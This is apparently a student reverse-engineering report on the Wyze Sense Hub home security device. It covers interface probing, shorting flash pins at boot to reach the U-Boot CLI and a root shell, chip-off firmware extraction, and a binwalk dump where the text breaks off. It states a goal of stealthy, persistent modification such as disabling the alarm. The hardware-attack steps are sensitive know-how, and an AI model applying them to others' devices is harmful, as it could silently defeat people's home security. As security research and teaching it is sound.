Wyze Sense Hub

RE Analysis (Tulsa, OK)

Brooks Rogers, The University of Tulsa

09 December 2024

Revision History

Date	Version	Author	Description
09DEC2024	1.0	Rogers B.	Analysis, discovery, modification

Distribution Statement

Contents

List of Figures

Abstract

In this project, we applied the skills developed through the course and reverse engineered the Wyze Sense Hub, a key component of the Wyze home security system. I began by testing connections to the UART, CJtag, and SWD interfaces. None were outputting useful information except for the UART connection with the EN25Q128 128 Megabit Serial Flash Memory and the Ingenic T31 processor. There we were able to see the startup behavior, and a login prompt. Unfortunately the login prompt had a unique password that was not able to be guessed with the information we had.

An interesting vulnerability was found in the open-source bootloader, U-Boot. By shorting the NAND flash just before the bootloader loads the firmware image, I discovered the system defaults to dropping back into the command line interface of the bootloader menu. From there I was able to access the root shell which was a squash file system (read only file system).

After gathering the information from both the UART startup, the bootloader menu, and root shell of the squash file system, I realized that altering the device's behavior could only be achieved by modifying the firmware directly on the chip.

Using hot air to get the chip off, I began by utilizing a universal chip programmer to read the contents of the serial flash EN25Q128 chip. Next I extracted the binary and analyzed the file systems, identifying potential vulnerabilities and key areas of interest. I was able to find many vulnerabilities within the filesystem that could be exploited including the ability to change or turn off the alarm, bypassing the password to the root shell, potential for sending logs to a remote server, and more.

This reverse engineering effort has truly deepened my understanding of how to attack

and defend embedded systems and provided a valuable experience in facing challenges seen in reverse engineering commercial devices.

Nomenclature

CLI ..... Command Line Interface
UART .... Universal Asynchronous Receiver/Transmitter, a serial communication protocol
SDIO ..... Secure Digital Input/Output
CJtag ..... Constrained JTAG or Compact JTAG
SWD ..... Serial Wire Debug
NAND ..... Non-volatile flash memory storage
SquashFS ..... A compressed, read-only filesystem used in embedded devices
JFFS2 ..... Log-structured filesystem designed for use on flash devices
U-Boot ..... A popular open-source bootloader in embedded systems
Li-Ion ..... Rechargeable battery
etc/shadow ..... Linux file that stores hashed passwords
chip-off ..... Physically removing a chip from the device's printed circuit board
inodes ..... Structure used in Unix-like operating systems to store information about files
SDIO ..... Secure Digital Input/Output

Chapter 1

Introduction

The Wyze Sense Hub is a pivotal component in the Wyze home security system. Malicious changes to this device compromises the entire system, rendering its security functions ineffective. Reverse engineering this device is crucial because there are many people who rely on this device for security, and if an attacker were able to modify the device, they could potentially cause significant harm.

The Wyze sense hub is known as "the brains behind the brawn". Its role is to connect the other components used to provide security for the environment. There are typically other components that will be bought with the sense hub like a keypad, entry sensor, motion sensor, climate sensor, and a leak sensor. These all combine to make the Wyze home security automation system, where the hub enables the smart home functionality, such as remote monitoring and control of the other components through the mobile app.

Reverse engineering the hub will allow me to understand its firmware, communication protocols, and how the device was developed, ultimately helping me reach the goal of implementing modifications to exploit vulnerabilities on the device.

1.1 Objective

The objective of this reverse engineering capstone was to identify vulnerabilities, and implement a persistent, stable, and stealthy modification. This project was split into three sections over the course over 40 days.

Phase 1: Analysis and Reverse Engineering

In phase 1 I spent the time pulling the firmware, analyzing the device behavior, and identifying vulnerabilities to exploit. This involved:

- Attempting to interact with the various communication and debug interfaces (UART, CJtag, SWD)
- Doing a chip-off firmware extraction by removing the EN25Q128 flash chip to gain access to the firmware
- Observe, analyze, identify, and plan for exploiting the potential vulnerabilities

Phase 2: Modification

In phase 2 I spent the time attempting modifications to the device based on the vulnerabilities that were identified. Attempting to implement them in various ways, primarily via the U-Boot bootloader, and by modifying serial flash memory.

Chapter 2

Background

2.1 Device Information

Identifying the software being used, **U-Boot** is an open-source bootloader often used in embedded systems to load the OS of firmware on startup. In the case of the Wyze Hub, U-Boot initializes the hardware components, loads firmware images and kernel modules.

The Wyze Hub uses a **squashFS filesystem** which is a compressed read-only filesystem often used in constrained memory systems like embedded devices. Any changes made to it are either not allowed, or not persistent.

2.2 Schematic and Components

The primary components on the device that should be focused on are the CC1310, Ingenic T31, and the EN25Q128 serial flash memory. All the components on the device are listed below.

- MotorComm - Low power single-port 10/100 Mbps Ethernet PHY
- TNK-BT16B03 - 100 base-t single port transformer module
- CC1310 - Sub-1 GHz RF device
- REALTEK 8189FTV - WLAN Network SDIO interface
- ETA6003 C213B - Switching Li-Ion battery charger
- A400cC - 3CH power management IC for applications powered by one Li-Ion batteries
- Ingenic T31 - Smart video application processor
- EN25Q128 - Serial flash memory




Figure 2.1: A schematic illustration of the top-level design.

2.3 Wyze Security Failures

Wyze has a history of shaky security engineering, their Wyze Cam was a very popular device due to the minimal difficulty to reverse engineer, and Wyze has also had instances where they have accidentally leaked private information of their customers to users of their devices. I chose this device because of their rather feeble security history, and due to the fact that there have been no public reports on the reverse engineering process of this device making this an interesting challenge.

Chapter 3

Analysis & RE

The first step taken in the reverse engineering process was to examine the communication and debug interfaces the hub was using. The components used, and pins visible support three options, UART, CJtag, and SWD, however only one will give output that is useful in my experience. CJtag provided an output with the words 'START' and other unintelligible data.

Figure 3.1: Output From CJtag Interface.

SWD did not provide an output at all. The UART interface connected to the EN25Q128 128 Megabit Serial Flash Memory and the Ingenic T31 processor allowed useful data to be captured, including the startup behavior, and login prompt.




Figure 3.2: BootLoader Startup

Figure 3.3: UART Startup

Observing the startup behavior, in figure 3.2, we can see that the open-source U-Boot bootloader is responsible for loading the firmware. During analysis, a vulnerability was discovered in the bootloader that allowed to bypass the reading of the flash memory, and force the system to drop into the bootloader's CLI by shorting the NAND flash right before the bootloader loaded the image into memory. I did this by soldering wire onto the "VCC" and "CLK" pins and touching them together just after the flash memory chip is recognized.




Figure 3.4: Pins Where Wire was Soldered




Figure 3.5: Wires Connected to Pins

This backdoor access to the U-Boot gives the attackers (us) to eventually enter a root shell on the device by changing the environment variables and rerunning the startup.




Figure 3.6: Boot Arg Modification

Here we can see successfully getting to the root shell through the bootloader




Figure 3.7: Root Access Through NAND short




Figure 3.8: Root Filesystem

However, the root shell is a SquashFS file system, which by design is a read-only filesystem, meaning we will not be able to make any changes using this strategy.

Next I decided to do a chip-off to analyze the firmware further before deciding a modification plan. After getting the chip off the board using hot air and flux, I used a universal chip programmer to read the firmware.

Figure 3.9: A schematic illustration of the top-level design.





Figure 3.10: Firmware Binary in the Xgecu Software

Using the binwalk tool to analyze the firmware binary, we can see that the device utilizes a SquashFS filesystem, and a JFFS2 filesystem.



```
~/Downloads
brooks  binwalk EN25QH128\(OTP\)@SOP8.BIN

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
192224        0x2EEE0         CRC32 polynomial table, little endian
196524        0x2FFAC         LZO compressed data
199920        0x30CF0         Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 543519329 bytes, ramdisk addr: 0x6E72656B, product name: "mem boo
t start"
